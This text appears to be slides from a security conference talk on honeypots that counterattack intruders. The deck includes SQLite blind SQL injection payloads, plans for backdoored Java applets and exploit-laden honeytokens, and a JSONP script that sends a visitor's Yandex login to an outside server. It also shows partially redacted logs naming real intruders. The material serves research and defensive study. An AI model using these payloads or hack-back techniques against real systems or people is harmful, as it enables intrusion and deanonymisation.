




Honeypot that can bite: reverse penetration

Alexey Sintsov
@asintsov





#WHOAMI

- Senior Security Engineer at



- Writer at



- Ideology and co-organizer of



- Co-Founder of



ZeroNights





#DISCLAIMER

- This story is not connected to my EMPLOYER
- All LIVE data was got from Q2 2011 – Q3 2012
- It was done only for research purposes.
- All data was shared with NOBODY.
- Thx to Alexey Tyurin (@antyyurin)



#WHAT IS IT ABOUT honeypot

- Attract attacker's attention (to HoneyPot)
- Get patterns and actions from an attacker behavior

Then Operator can understand what kind of attacker we have, what he can do in the future and etc. After that we can Take some 'preventative' actions.

Example 2. SQLi attempt. Dumping hashes.


Def. actions:

- 1) What kind of SQLi he tried to exploit – let's check our web-apps for same SQLi patterns
- 2) Check hashes in our databases – is it salted?
Do we have hashes at all? (or plain text?)
- 3) Check access to tables , is it possible to get access by using 'web' account?



#WHAT IS IT ABOUT attackers

- **Automated attackers like BOTs**
Attack vectors: known patterns
Impact: Infecting host
- **Scr3pt k1dd13s**
Attack vectors: few patterns
Impact: deface/dump data/??
- **Motivated attackers**
Attack vectors: many patterns
Impact: ??



// It is not that easy in real world...

// It is not about skills

#WHOIS THE ATTACKER

WhiteHats?



#WHAT IS IT ABOUT classic...

Is it

IDS

SQLi at
some

Deploy the Incident Response Team



© InfoSecReactions
By @windsheep_

ic analysis/
manual
validation

Log/traffic
analysis

attacker:

- Was he looking for something specific?
- Is he going to comeback?
- How we should be prepared?

#WHOIS THE ATTACKER

Why?



I do not care, main task – fix the bug!



vs.

It's interesting, I want to track him!

#WHOIS THE ATTACKER

Who wants to know...


- Enterprise
 - Who is hunting us like that?
(oil's sector/big R&D)
It is always good to know who has started this activity....
Because if it is just kids, it is one thing,
if government or competitors – another thing.
- Government
 - Track cybercrimes
 - Track another government... cyber war, blah-blah-blah...
 - etc ...

#WHOIS THE ATTACKER

IDS/Logs

- IP address - TOR/(chain of)Proxy/BOTnet
- User-Agent - lol

We have ~~sniffed~~ got nothing.....



#HONEYPOT

What I want?

- Fast result: attack or false positive?
- Is it a targeted attack? Or just a scan from botnet?
- Is it a professional or kiddie
- Decloaking the attacker
- Track the attacker

#Offensive

- ~~• Hack your enemy first (aggressive)~~
- Hack your enemy back (defensive)



“The only real defense is active defense”

© Mao Zedong

#Offensive Not new...

ID	WAN	LAN	Con. Type	Computer	User Name	Acc.	OS	CPU	Ping
1	192.168.1.101	172.16.177.148	Direct	Restk.	WinVista	2527 MHz	328
2	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	2982 MHz	250
3	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	2793 MHz	344
4	10.1.10.102	172.16.177.148	Direct	Restk.	WinXP	3015 MHz	407
5	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	2793 MHz	282
6	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	2982 MHz	297
7	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	3000 MHz	286
8	127.0.0.1	127.0.0.1	Direct	Admin	WinXP	2612 MHz	235
9	0.0.0.0	0.0.0.0	Direct	Admin	WinXP	2004 MHz	465
10	10.1.10.102	172.16.177.148	Direct	Restk.	WinXP	1905 MHz	1016
11	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	2993 MHz	422
12	127.0.0.1	127.0.0.1	Direct	Admin	WinXP	1861 MHz	547
13	10.1.10.102	172.16.177.148	Direct	Admin	WinXP	2349 MHz	Last seen: 22/29/09 09:10
14	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	162 MHz	Last seen: 22/29/09 09:10
15	172.16.177.148	172.16.177.148	Direct	Restk.	WinVista	2860 MHz	328
16	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	242 MHz	860
17	172.16.177.148	172.16.177.148	Direct	Admin	WinXP	2600 MHz	360
18	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	498 MHz	313
19	192.168.1.101	172.16.177.148	Direct	Restk.	WinXP	178 MHz	407
20	10.1.10.102	172.16.177.148	Direct	Admin	WinXP	228 MHz	422
21	10.1.10.102	172.16.177.148	Direct	Restk.	WinXP	2126 MHz	500
22	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	2719 MHz	Last seen: 22/26/09 09:10
23	10.1.10.102	172.16.177.148	Direct	Restk.	WinXP	2993 MHz	266
24	10.1.10.102	172.16.177.148	Direct	Admin	WinXP	2527 MHz	313
25	127.0.0.1	127.0.0.1	Direct	Admin	WinXP	1990 MHz	407
26	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	389 MHz	328
27	127.0.0.1	127.0.0.1	Direct	Admin	WinXP	2667 MHz	578
28	192.168.1.101	172.16.177.148	Direct	Admin	WinXP	513 MHz	266

© Andrzej Dereszowski, SIGNAL 11, CONFIDENCE, 2010



#Offensive

We can do more...

“Replay back” – answer with the same exploit back to the source:

- SSH Brute force attack
 - if the source has SSH service
 - replay with the same login/pass
 - attacker has already changed password on pwned box
- PHP/Perl/Ruby web attacks
 - if the source has HTTP service
 - replay back with same URI/payload

It is against BOTs, and will not work against real attacker.

#Offensive WWW

- Is it (the attacker) HUMAN?
- Is he using well-know application (browser/plugins)?
- Can we EXPLOIT it?

Classical ExploitPACK?

#Honey Skills?



Can be found automatically

SHOULD be found during manual tests

SHOULD be executed by the attacker with browser!

Attacker's level of skills

- Low
- Medium
- High!
- Dangerous, we are doomed!!!11

#Honeytrap

Trap

- DIRBuster attack, give them /admin/admin.php
But what is the password?
// We can detect bruteforce attacks...
- /admin/help.php?id=1 <--SQL Injection
Get password for admin.php
- Login with stolen password to /admin/admin.php
- Attack complete!



#HoneyPot

Blind SQL Injection (SQLite)

'

- 500 Error.
This is a bug

Additional to Skill-O-Metr

- Filtered Symbols, like 'space'
- WAF with small 'holes'
- etc, like CTF tasks or hackquest...

lity

'/**/AND/**/'1

'union/**/select(CASE/**/WHEN/**/
sqlite_version()like'3.%'THEN/**/
select(1)from(lololo)ELSE'BHEU13'
END)

- 200/500.
This is an exploit

Skill-O-Meter

#HoneyPot Attack

```
'union/**/select(CASE/**/WHEN(select/**/password/**/from/**/  
users/**/where/**/user='admin'and/**/password/**/like/'a%')THEN/**/  
select(1)from(lololo)ELSE'BHEU13'END)
```

SQLite supports triggers...

#Honeytrap

...can bite!

- For each step we can get:
 - Human/automated attack (Skill-O-Meter)
 - The malicious intention of an attacker
 - WhiteHat will finish after finding a SQLi vulnerability. He will not attempt to get access to forbidden part (admin.php)!
- On each step we can bite...
 - On 'attack step' we can counterattack...

#Counterattack

What we can?

- Attack his browser/plugins
 - 1day/0day exploits
- Social engineering
 - Evil Java applet/ActiveX (GUI for administration...)
 - Honeytokens
- Attack his env. using a browser.
 - Third party services (web-mail/social networks/etc)
 - Local env. (localhost/dsl-router)

#Social Engineering

Honeytokens

- PDF file with secret information (and with exploit...)
- EXE file with secret application (fat client for SCADA...)
- etc....

#Social Engineering

Java/ActiveX

- Backdoor
- Backdoor
- Backdoor
- With some GUI.... 8))




#Backdoor... ?

No – “detective”

- Get jpg/txt/doc files from FS
- Get config files (VPN)
- Get BSSIDs
- Get network/domain configuration
- Get traceroute to us
- Get DNS to us
- Get camera-shot, mic recording
- etc...





#Target

The screenshot shows a web browser window with the address bar containing <http://defcon-russia.ru/index.php>. A yellow notification bar at the top states "Java(TM) needs your permission to run." with buttons for "Run this time" and "Always run on this site". The main content area is black with white text. Two white-bordered boxes are overlaid on the page, containing security instructions. The first box lists three items: DO NOT COLLECT PERSONAL INFO, DO NOT GET ANY DATA FROM HDD, and REMOTE CONTROL DISABLED. The second box lists a Reverse DNS channel and several commands: ipconfig, tracert, Domain name, Login name, and an ellipsis. The browser's address bar also shows "Russian Defcon Group" and "defconrussia@gmail.com".

- DO NOT COLLECT PERSONAL INFO
- DO NOT GET ANY DATA FROM HDD
- REMOTE CONTROL DISABLED

- Reverse DNS channel
- ipconfig
- tracert
- Domain name
- Login name
- ...

#Results

It can be WEB proxy or TOR exit point...

GET requests log

```
Mon, 18 Jul 11 02:11:41 +0400:213.139.19.42:[Lucida Console]
```

```
Mon, 18 Jul 11 02:12:02 +0400:213.139.19.42:[Get into!]
```

```
DNS IP      : 86.1[REDACTED].72
PC:         \\LUC[REDACTED]SEL
User:       Дюк[REDACTED]o
DNS:
Local IP:   10.66.[REDACTED].134
Tracert:    -> 10.66.[REDACTED].129 -> 86.1[REDACTED].3.49 -> Core [REDACTED] -rostopv.ru
```

```
Mon, 18 Jul 11 02:20:32 +0400:213.139.19.42:[\ or 1=1--]      !!!HACK
```

```
Mon, 18 Jul 11 02:22:22 +0400:80.245.2.1:[1=1]
```

Data from attacker's PC

#Results

Real logins – second names

```
DNS IP      : 80.15
User:       ro...in
DNS:        olympus.1...com
Local IP:   192.168.1...55/192.168...1 (VMware)/192.158.2...1
Tracert:    *FILTERED

DNS IP      : 195.100
PC:         \\IT-...
User:       go...mov
DNS:        ru...lan
Local IP:   172.2...24/192.168...1
Tracert:    -> 172.2...200 -> cl...metrocom.ru [213.182...9]
Comments:
```

Real host-names and domains

Real ISP, IP addresses

#Results

habrahabr.ru/users/Injected/

акка View site information и сети.

Профиль Его (383) Подписчики

Whois Избранное (301)

Injected

16563-й в рейтинге хабралюдей

Заметка: [написать](#)

Откуда: [Украина, Херсонская обл., Херсон](#)

Значки: [→ ЗАХАБРЕННЫЙ](#) [ПЕРЕВОДЧИК](#)

```
DNS IP      : 77.12...8
PC:         \\SD...
User:       c...y
DNS:
Local IP:   192.168...100
Tracert:    192.168.1.1 -> 93...40.1 -> 172.16...1 ->
            77...1 -> vS...2.diamond.volia.net
```

и очень будущее),

Сообществу...

Что вообще это такое

#Hello "Red May" 2011

GET requests log

```
Friday, May 27, 2011:81.177.34.197:[\ ' or 1=1--]  
Friday, May 27, 2011:81.177.34.197:[\ ' or 1=1--]  
Friday, May 27, 2011:81.177.34.197:[\ ' or 1=1--]  
Friday, May 27, 2011:81.177.34.197:[\ ' or 1=1--]  
Friday, May 27, 2011:81.177.34.197:[\ ' or 1=1--]
```

```
inetnum:      81.177.34.192 - 81.177.34.223  
netname:      MME  
descr:       Defense Ministry  
descr:       Russia  
country:     RU  
admin-c:     PP6919-RIPE  
tech-c:      PP6919-RIPE  
status:      ASSIGNED PA  
mnt-by:      AS8342-MNT  
source:      RIPE # Filtered
```

#Unexpected

GET requests log

```
Friday, May 27, 2011: [REDACTED].129: [\ ' or 1=1--]  
Friday, May 27, 2011: [REDACTED].129: [\ ' or 1=1--]  
Friday, May 27, 2011: [REDACTED].129: [\ ' or 1=1--]  
Friday, May 27, 2011: [REDACTED].129: [\ ' or 1=1--]
```

```
PC:          \\RE[REDACTED]  
User:        Re[REDACTED]ed  
Local IP:    10.[REDACTED].1.[REDACTED]  
DOMAIN:     [REDACTED].gov.[REDACTED]
```

```
Q/24  
[REDACTED].0 Q/24  
[REDACTED]ered
```


Damn! Special-Super-Secret-Service
of beautiful ex-USSR republic...

Looks like 'service' username, not
personal... may be it was compromised?

#More drama

... few hours latter, another intrusion to DCG web-site
... from same ex-USSR republic, same city...
... but another subnet
... and again – “reverse penetration”

```
PC:          \\P[REDACTED]  
User:       p[REDACTED]s  
Local IP:   192.168.1.100  
DOMAIN:
```



Known nickname, you can Google him as know hacker form this ex-USSR republic..
may be he is working for this Secret Service
... or compromise this host and use as intermidiate...

#Results

- WhiteHat companies – have tested our Applet!
- Independent WhiteHat researchers...
- Backdoored government WS....
- Script kiddies...

#Conclusion

It works!


- We got real usernames of those who did not use VMware/and middle hosts
- We got real source for those who use VMware/TOR/Proxy and did not use middle hosts
- We g
- We g
- And we got it automatically...

SE: Attacker is not expecting back-attack!

The same results possible for honey token/exploit-back techniques...

#But

Not all attackers are not carefull




A screenshot of a Twitter conversation. The top tweet is from Alexey Sintsov (@asintsov) dated 25 Jul, with a profile picture of a woman in a purple kimono. The text says: "@ahack_ru а вот не надо было кавычки засовывать во все сайты =) Но привычка хорошая.. 8)". Below the text is an "Expand" link. The bottom tweet is from BECHED (@ahack_ru) also dated 25 Jul, with a profile picture of a green egg. The text says: "@asintsov Эм, ну всунул кавычку, зная про ханипот, только чтобы глянуть на апплет ваш Только не помню, где там мыло спалил %)". Below the text are interaction links: "Hide conversation", "Reply", "Retweet", "Favorite", and "More". At the bottom of the tweet is the timestamp "12:38 AM - 25 Jul 12" and a "Details" link.

//@ahack_ru had known about Honeypot and Java applet and did not run it...
but he was busted anyway!

#Can we attack 3rd party services?

If user is authenticated on others services



- Attack begins
 - CSRF/XSS attack...
 - Callback with ID...
-
- Proxy/TOR/VPN – it is not about network!
 - Works only vs. script-kiddies and WhiteHats

#LinkedIn

The image shows a Firefox browser window displaying a LinkedIn profile page. The browser's address bar shows the URL `www.linkedin.com/wmx/profile?trk=nmp_prof`. The page title is "Profile Stats | LinkedIn". The LinkedIn navigation bar includes links for Home, Profile, Contacts, Groups, Jobs, Inbox, Companies, News, and More. A notification badge with the number "74" is visible in the top right corner. The main content area is titled "Who's Viewed Your Profile" and lists three users under the heading "LAST WEEK":

- Someone on LinkedIn
- Lecturer at Moscow State University
- Engineer at Nokia

Overlaid on the browser window is a network diagram. On the left, a Firefox DevTools console shows JavaScript code: `var f2 = document` and `f2.src="http://w`. Below the code is a table with two columns: "Started" and "Time".

Started	Time
00:25:03.111	0.250
00:25:03.113	0.995

Below the table are tabs for "Headers", "Cookies", and "Query". The "Headers" tab is active, showing a list of request headers and their values:

Request Header	Val
(Request-Line)	GET
Host	ww
User-Agent	Mo
Accept	*/*
Accept-Language	en-
Accept-Encoding	gzip

On the right side of the browser window, a vertical sidebar contains a "Send Feedback" button and a search bar.

#Yandex JSONP

The screenshot shows a browser window with the URL `defcon-russia.ru/counter.js`. The JavaScript code in the page includes a function named `counters` (circled in red) that makes a JSONP request to `https://pass.yandex.ru/services?callback=counters&locale=ru&login=yes&yu=31337`. The `login` parameter in the URL is also circled in red. Below the code, the network tab shows a GET request to the same URL, with `counters&` circled in red. The response content is a JSON object where the `counters` key is circled in red, containing a `login` field with the value `"eik00d"`, which is also circled in red.

```
var s = document.createElement('script');
s.src = "https://pass.yandex.ru/services?callback=counters&locale=ru&login=yes&yu=31337";

document.body.appendChild(s);
function counters(objFromYandex)
{
    try {
        $.get("https://defcon-russia.ru/counter.php?"+objFromYandex['login']);
    } catch (e) {
        var i = new Image();
        i.src = "https://defcon-russia.ru/counter.php?"+ encodeURIComponent(objFromYandex['login']);
        document.body.appendChild(i);
    }
}

var arr1=objFromYandex;
for(var i = 0; i < arr1.length; i++)
{
    var serv1=arr1[i];

    try {
        $.get("https://defcon-russia.ru/counter.php?"+serv1['title']);
    } catch (e) {
        var i = new Image();
        i.src = "https://defcon-russia.ru/counter.php?"+ encodeURIComponent(serv1['title']);
        document.body.appendChild(i);
    }
}
```

Fixed in 2012!
Responsible disclosure.. 8)

